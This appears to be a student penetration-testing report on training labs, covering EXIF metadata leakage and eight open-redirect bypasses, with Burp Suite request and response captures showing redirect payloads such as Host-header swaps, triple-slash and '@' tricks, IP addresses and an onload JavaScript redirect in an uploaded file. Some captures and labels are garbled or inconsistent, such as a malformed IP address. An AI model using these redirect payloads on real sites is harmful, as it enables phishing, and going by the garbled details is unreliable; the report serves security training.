

Week 4

Penetration Testing Report

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 4 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 4 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	Exchangeable Image File Format and Open Redirect
------------------	--

3. Summary

Outlined is a Black Box Application Security assessment for the **Week 4 Labs**.

Total number of Sub-labs: 9 Sub-labs

High	Medium	Low
3	2	4

High - Number of Sub-labs with hard difficulty level

Medium - Number of Sub-labs with Medium difficulty level

Low - Number of Sub-labs with Easy difficulty level

1. Exchangeable Image File Format

1.1. Let's PII!

Reference	Risk Rating
Let's PII!	Low
Tools Used	
Browser, EXIF Tool	
Vulnerability Description	
EXIF is a vulnerability where we can get sensitive information from the picture.	
How It Was Discovered	
Manual Analysis - Copy the url of the image and analyse it with EXIF tool.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/exif_lab/lab_1/exif.php	
Consequences of not Fixing the Issue	
The attacker can gain sensitive information from the images.	
Suggested Countermeasures	
Strip the data from the image.	
References	
https://www.softwaretestinghelp.com/exif-tutorial/	

Proof of Concept

The proof of the above vulnerability.

The screenshot shows a web-based file upload interface on the left and a terminal window on the right. The upload interface has a title 'Upload Profile Picture' and a placeholder 'Profile Picture Upload'. Below it is a preview area showing a close-up of a lizard's head. A file selection button 'Choose file' and an 'Upload' button are at the bottom. The terminal window displays the command '\$exif summagpss.jpg' followed by a detailed list of EXIF tags and their values. Overlaid on both the interface and the terminal window is a large, semi-transparent watermark that reads 'Whats done cannot be undone.'

Tag	Value
Manufacturer	Canon
Model	Canon EOS 40D
Orientatio	Portrait
X-Resolution	72
Y-Resolution	72
Resolution Unit	Inch
Software	GIMP 2.4.5
Date and Time	2008:07:31 10:38:11
YCbCr Positioning	Co-sited
Compression	JPEG compression
X-Resolution	72
Y-Resolution	72
Resolution Unit	Inch
Exposure Time	1/160 sec.
F-Number	f/7.1
Exposure Program	Manual
ISO Speed Ratings	100
Exif Version	Exif Version 2.21
Date and Time (Original)	2008:05:30 15:56:01
Date and Time (Digitized)	2008:05:30 15:56:01
Components Configuration	Y Cr Y Cr -
Shutter Speed	1/30 EV (1/166 sec.)
Aperture	5.62 EV (f/7.0)

2. Open Redirect

2.1. A Simple Host!

Reference	Risk Rating
A Simple Host!	Low
Tools Used	
Browser, Burp Suite	
Vulnerability Description	
Open Redirect is a vulnerability that makes the user redirect to a malicious website without the knowledge.	
How It Was Discovered	
Manual Analysis- Change the host header with the malicious website.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/	
Consequences of not Fixing the Issue	
Phishing attack	
Suggested Countermeasures	
Input validation	
References	
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html	

Proof of Concept

The proof of the above vulnerability.

The screenshot shows a comparison between a request and a response in a browser's developer tools.

Request:

- Method: POST
- URL: https://www.bugbountyhunter.org/internship_labs/HTML/open_redirect_lab/1/open_redirect_1.php
- HTTP Version: HTTP/2
- Headers:
 - Host: www.google.com
 - Cookie: PHPSESSID=ab987mkag9n4r6r5fulpd27
 - Accept: */*
 - Content-Type: application/x-www-form-urlencoded
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
 - Content-Length: 10
 - Origin: https://www.bugbountyhunter.org
 - Sec-GPC: 1
 - Referer: https://www.bugbountyhunter.org/internship_labs/HTML/open_redirect_lab/1/open_redirect_1.php
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: cors
 - Sec-Fetch-Dest: script
 - Sec-Fetch-User: ?0
 - Upgrade-Insecure-Requests: 1
 - HTTP-Accel-Status: 200 OK

Response:

- Status: HTTP/2 302 Found
- Date: Wed, 03 Nov 2021 12:46:38 GMT
- Content-Type: text/html; charset=UTF-8
- Expires: Thu, 19 Nov 1981 08:52:00
- Cache-Control: no-store, no-cache, must-revalidate, max-age=0
- Pragma: no-cache
- Set-Cookie: PHPSESSID=hq9ogqoop5tsj
- Location: https://www.google.com
- Cf-Cache-Status: DYNAMIC
- Expect-Ct: max-age=604800, report-uri=https://www.cloudflare.com/report-uri
- Report-To: [{"endpoints": [{"url": "https://www.cloudflare.com/report-uri"}]}]
- Nel: {"success_fraction": 0, "report_uri": "https://www.cloudflare.com/report-uri", "error_fraction": 0}
- Server: cloudflare
- Cf-Ray: 6a85b4dec8df4aed-HYD
- Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

2.2. Story Of A Beautiful Header!

Reference	Risk Rating
Story Of A Beautiful Header!	Low
Tools Used	
Browser, Burp Suite	
Vulnerability Description	
Open Redirect is a vulnerability that makes the user redirect to a malicious website without the knowledge.	
How It Was Discovered	
Manual Analysis - Add http forward header and enter malicious site url.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/open_redirect_lab/lab_2/open_redirect_2.php	
Consequences of not Fixing the Issue	
Phishing attack	
Suggested Countermeasures	
Input Validation	
References	
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html	

Proof of Concept

The proof of the above vulnerability.

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Method: GET
- URL: /open_redirect_lab/lab_2/open_redirect_2.php
- Protocol: HTTP/2
- Host: www.bugbountyhunter.org
- X-Forwarded-Host: www.act.edu.in
- Cookie: PHPSESSID=vdm8lia2i2hufsv6210rtc4f4b
- Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
- Sec-Ch-Ua-Mobile: ?0
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0;

Response:

- Protocol: HTTP/2 302 Found
- Date: Tue, 02 Nov 2021 14:19:31 GMT
- Content-Type: text/html; charset=UTF-8
- Location: https://www.act.edu.in
- Cf-Cache-Status: DYNAMIC
- Expect-Ct: max-age=604800, report-uri="https://www.act.edu.in/csp/report-uri"
- Report-To: {"endpoints": [{"url": "https://www.act.edu.in/csp/report-endpoint"}]}
- Nel: {"success_fraction": 0, "report_to": "noreferrer_nel", "max_age": 604800}
- Server: cloudflare
- Cf-Ray: 6a7dff8c4b8c4b0a-HYD
- Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

2.3. Sanitize Params!!

Reference	Risk Rating
Sanitize Params!!	Medium
Tools Used	
Browser, Burp Suite	
Vulnerability Description	
Open Redirect is a vulnerability that makes the user redirect to a malicious website without the knowledge.	
How It Was Discovered	
Manual Analysis - Edit the url param with malicious url.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/open_redirect_lab/lab_3/open_redirect_3.php	
Consequences of not Fixing the Issue	
Phishing attack	
Suggested Countermeasures	
Input Validation	
References	
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html	

Proof of Concept

The proof of the above vulnerability.


Request	Response
<pre>Pretty Raw Hex \n ⏺</pre> <pre>1 GET /open_redirect_lab/lab_3/open_redirect_3.php?username=hacktify&password=hacktify&url=www.act.edu.in&login>Login HTTP/2 2 Host: www.bugbountyhunter.org 3 Cookie: PHPSESSID=vdm8lia2i2hufsv62l0rtc4f4b 4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92" 5 Sec-Ch-Ua-Mobile: ?0 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36</pre>	<pre>Pretty Raw Hex Render \n ⏺</pre> <pre>1 HTTP/2 302 Found 2 Date: Tue, 02 Nov 2021 14:25:06 GMT 3 Content-Type: text/html; charset=UTF-8 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must- 6 Pragma: no-cache 7 Location: www.act.edu.in 8 Cf-Cache-Status: DYNAMIC 9 Expect-Ct: max-age=604800, report-uri="h 10 Report-To: {"endpoints": [{"url": "https:\n11 Nel: {"success_fraction": 0, "report_to": " 12 Server: cloudflare 13 Cf-Ray: 6a7e07ba9aea4ad5-HYD 14 Alt-Svc: h3=":443"; ma=86400, h3-29=:44 15</pre>

2.4. Patterns Are Important!

Reference	Risk Rating
Patterns Are Important!	Medium
Tools Used	
Browser, Burp Suite	
Vulnerability Description	
Open Redirect is a vulnerability that makes the user redirect to a malicious website without the knowledge.	
How It Was Discovered	
Manual Analysis - Edit the url param with /// and add the malicious site url.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/open_redirect_lab/lab_4/open_redirect_4.php	
Consequences of not Fixing the Issue	
Phishing attack	
Suggested Countermeasures	
Input Validation	
References	
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html	

Proof of Concept

The proof of the above vulnerability.



The screenshot shows a comparison between a Request and a Response captured by Burp Suite.

Request:

```
1 GET /open_redirect_lab/lab_4/open_redirect_4.php?username=hacktify&password=hacktify1&url=open_redirect_4_dashboard.php///www.google.com&login=Login HTTP/2
2 Host: www.bugbountyhunter.org
3 Cookie: PHPSESSID=vdm8lia2i2hufsv62l0rtc4f4b
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="92"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```

Response:


```
1 HTTP/2 302 Found
2 Date: Tue, 02 Nov 2021 14:36:46 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: https://www.google.com
8 Cf-Cache-Status: DYNAMIC
9 Expect-Ct: max-age=604800, report-uri="https://bugbountyhunter.org/reporter"
10 Report-To: {"endpoints": [{"url": "https://bugbountyhunter.org/reporter"}]}
11 Nel: {"success_fraction": 0, "report_to": "reporter", "max_age": 604800}
12 Server: cloudflare
13 Cf-Ray: 6a7e18d569264aec-HYD
14 Alt-Svc: h3=":443"; ma=86400, h3-29=:443
15
```

2.5. File Upload!? Redirect IT!

Reference	Risk Rating
File Upload!? Redirect IT!	Low
Tools Used	
Browser, Burp Suite	
Vulnerability Description	
Open Redirect is a vulnerability that makes the user redirect to a malicious website without the knowledge.	
How It Was Discovered	
Manual Analysis - Edit file with payload and upload it.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/open_redirect_lab/lab_5/open_redirect_5.php	
Consequences of not Fixing the Issue	
Phishing attack	
Suggested Countermeasures	
Input Validation	
References	
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html	

Proof of Concept

The proof of the above vulnerability.



Request

```
Pretty Raw Hex \n ⏺  
1 POST /internship_labs/HTML/open_redirect_lab/lab_5/open_redirect_5.php HTTP/2  
2 Host: www.bugbountyhunter.org  
3 Cookie: PHPSESSID=nrhrtigclphlutdulprjgu3gi3  
4 -----WebKitFormBoundaryRE93BeLvKgBu6WUv  
5 Content-Disposition: form-data;  
name="image"; filename="payload"  
6 Content-Type: application/octet-stream  
7  
8 <body  
9 onload="window.location='www.google.com'">  
10  
11 -----WebKitFormBoundaryRE93BeLvKgBu6WUv  
12 Content-Disposition: form-data;  
name="upload"
```

Response

```
Pretty Raw Hex Render \n ⏺  
1 HTTP/2 302 Found  
2 Date: Wed, 03 Nov 2021 12:46:38 GMT  
3 Content-Type: text/html; charset=UTF-8  
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
5 Cache-Control: no-store, no-cache, must-revalidate  
6 Pragma: no-cache  
7 Set-Cookie: PHPSESSID=hq9ogqoop5tsjelpfb  
8 Location: www.google.com  
9 Cf-Cache-Status: DYNAMIC  
10 Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/scrub?uri=%{request.uri}"  
11 Report-To: [{"endpoints": [{"url": "https://cloudflare.com/report-uri"}]}]  
12 Nel: {"success_fraction": 0, "report_to": "Nel-01", "max_age": 604800}  
13 Server: cloudflare  
14 Cf-Ray: 6a85b4dec8df4aed-HYD  
15 Alt-Svc: h3=":443"; ma=86400, h3-29=:443  
16  
17  
18 <html>  
19   <head>
```

2.6. Same Param Twice!

Reference	Risk Rating
Same Param Twice!	High
Tools Used	
Browser, Burp Suite	
Vulnerability Description	
Open Redirect is a vulnerability that makes the user redirect to a malicious website without the knowledge.	
How It Was Discovered	
Manual Analysis - Add url param twice and edit the second with the malicious url.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/open_redirect_lab/lab_6/open_redirect_6.php	
Consequences of not Fixing the Issue	
Phishing attack	
Suggested Countermeasures	
Input Validation	
References	
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html	

Proof of Concept

The proof of the above vulnerability.

The screenshot shows a browser interface with two panels: 'Request' on the left and 'Response' on the right. The Request panel displays a GET request to a URL that includes a parameter 'url' with a value of 'https://google.com'. The Response panel shows the server's response, which includes a 'Location' header pointing to the same URL, indicating a redirect.

Request

Pretty Raw Hex \n ⏺

```
1 GET /open_redirect_lab/lab_6/open_redirect_6.php?username=hacktify&password=hacktify1&url=open_redirect_6_dashboard.php&url=open_redirect_6_dashboard.php@google.com&login=Login HTTP/2
2 Host: www.bugbountyhunter.org
3 Cookie: PHPSESSID=vdm8lia2i2hufsv6210rtc4f4b
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="92"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT
```

Response

Pretty Raw Hex Render \n ⏺


```
1 HTTP/2 302 Found
2 Date: Tue, 02 Nov 2021 14:49:08 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: https://google.com
8 Cf-Cache-Status: DYNAMIC
9 Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/scrubadub/v1/reportable"
10 Report-To: [{"endpoints": [{"url": "https://scrubadub.cloudflare.com"}]}]
11 Nel: {"success_fraction": 0, "report_to": "scrubadub", "max_age": 604800}
12 Server: cloudflare
13 Cf-Ray: 6a7e2ae8df64aed-HYD
14 Alt-Svc: h3=":443"; ma=86400, h3-29=:443
15
```

2.7. Domains? Not Always!

Reference	Risk Rating
Domains? Not Always!	High
Tools Used	
Browser, Burp Suite	
Vulnerability Description	
Open Redirect is a vulnerability that makes the user redirect to a malicious website without the knowledge.	
How It Was Discovered	
Manual Analysis - Add url param twice and edit the second with the ip address of a malicious website.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/open_redirect_lab/lab_7/open_redirect_7.php	
Consequences of not Fixing the Issue	
Phishing attack	
Suggested Countermeasures	
Input Validation	
References	
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html	

Proof of Concept

The proof of the above vulnerability.



The screenshot shows a comparison between a Request and a Response captured by Burp Suite.

Request:

```
Pretty Raw Hex \n ⏺
1 GET /open_redirect_lab/lab_7/open_redirect_7.php?username=hacktify&password=hacktify1&url=open_redirect_7_dashboard.php&url=open_redirect_7_dashboard.php@142.250.19.5.68&login=Login HTTP/2
2 Host: www.bugbountyhunter.org
3 Cookie: PHPSESSID=vdm8lia2i2hufsv6210rtc4f4b
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="92"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT
```

Response:


```
Pretty Raw Hex Render \n ⏺
1 HTTP/2 302 Found
2 Date: Tue, 02 Nov 2021 14:56:00 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-
6 Pragma: no-cache
7 Location: https://open_redirect_7_dashboard.php
8 Cf-Cache-Status: DYNAMIC
9 Expect-Ct: max-age=604800, report-uri="https://open_redirect_7_dashboard.php"
10 Report-To: [{"endpoints": [{"url": "https://open_redirect_7_dashboard.php"}]}
11 Nel: {"success_fraction": 0, "report_to": "Nel-01", "max_age": 604800}
12 Server: cloudflare
13 Cf-Ray: 6a7e34fe8fc94b0b-HYD
14 Alt-Svc: h3=":443"; ma=86400, h3-29=:443
15 .
```

2.8. Style Digit Symbols < 3

Reference	Risk Rating
Story Of A Beautiful Header!	High
Tools Used	
Browser, Burp Suite	
Vulnerability Description	
Open Redirect is a vulnerability that makes the user redirect to a malicious website without the knowledge.	
How It Was Discovered	
Manual Analysis - Edit the url param with the ip address of a malicious website.	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/open_redirect_lab/lab_8/open_redirect_8.php	
Consequences of not Fixing the Issue	
Phishing attack	
Suggested Countermeasures	
Input Validation	
References	
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html	

Proof of Concept

The proof of the above vulnerability.



The screenshot shows a comparison between a Request and a Response captured by Burp Suite.

Request:

```
Pretty Raw Hex \n ⏺
1 GET /open_redirect_lab/lab_8/open_redirect_8.php?username=hacktify&password=hacktify&url=142.250.195.68&login=Login HTTP/2
2 Host: www.bugbountyhunter.org
3 Cookie: PHPSESSID=vdm8lia2i2hufsv62l0rtc4f4b
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="92"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
```

Response:

```
Pretty Raw Hex Render \n ⏺
1 HTTP/2 302 Found
2 Date: Tue, 02 Nov 2021 14:59:30 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: http://142.250.195.68
8 Cf-Cache-Status: DYNAMIC
9 Expect-Ct: max-age=604800, report-uri="https://bugbountyhunter.org/submit/report"
10 Report-To: [{"endpoints": [{"url": "https://bugbountyhunter.org/submit/report"}]}]
11 Nel: {"success_fraction": 0, "report_to": "Nel-01", "max_age": 604800}
12 Server: cloudflare
13 Cf-Ray: 6a7e3a2269014b16-HYD
14 Alt-Svc: h3=":443"; ma=86400, h3-29=:443
15
```